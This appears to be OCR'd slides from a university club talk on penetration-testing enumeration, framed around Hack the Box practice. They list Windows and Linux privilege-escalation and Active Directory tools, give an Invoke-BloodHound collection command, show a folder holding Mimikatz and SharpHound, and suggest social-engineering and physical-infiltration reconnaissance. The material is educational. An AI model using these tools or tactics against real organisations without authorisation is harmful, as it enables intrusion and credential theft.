
PRIVILEGE ESCALATION ENUMERATION TOOLS

- Windows:
  - PowerUp
  - Metasploit – local_exploit_suggester
  - Sherlock
- Linux
  - LinEnum
  - Linuxprivchecker
  - PE-Linus



ACTIVE DIRECTORY ENUMERATION


- Ldapsearch
- Enum4linux
- Powerview
- Bloodhound



BLOODHOUND

Find relationships within Active Directory domain to discover attack paths. Uses graph theory to reveal hidden and often unintended relationships

Invoke-BloodHound -CollectionMethod All -LDAPUser [user] -LDAPPass [password]


evil-winrm - File Manager
File Edit View Go Help
/opt/evil-winrm/
DEVICES
File System
PLACES
root
Desktop
Trash
NETWORK
Browse Network
resources
20200217043103_BloodHound.zip
20200217043243_BloodHound.zip
20200217050155_BloodHound.zip
CHANGELOG.md
CODE_OF_CONDUCT.md
CONTRIBUTING.md
Dockerfile
evil-winrm.rb
Gemfile
Gemfile.lock
Invoke-Mimikatz.ps1
jaws-enum.ps1
LICENSE
mimikatz.exe
PowerUp.ps1
README.md
SharpHound.ps1
user.txt
"20200217050155_BloodHound.zip": 7.7 KiB (7,907 bytes) Zip archive


GetChangesAll
GetChanges
GetChanges

ENUMERATION BONUS

- LinkedIn
- Physically infiltrate
- Ex-employees
- Calling
- Twitter
- Facebook
- Get creative

FROM ENUMERATION TO EXPLOITATION

- Once gathered information -> exploit!
- Example:
  - Found email
  - Found AV used
  - Found Email server
  - Found OS
  - Found social connections

https://exchangelabsgmu-my.sharepoint.com/:v:/g/personal/aoliveau_masonlive_gmu_edu/ERPB63PXFhtNrO4BjS7LEGkBiZC5TUUsFFGQMHwLQZU1dQ

HACK THE BOX EXAMPLE

- Hack the box > GMU CYSE
- Practice Penetration Testing
- Community help
- Slack channel -> #htb #hackthebox
- Still waiting on GMU Hack the Box team

THE END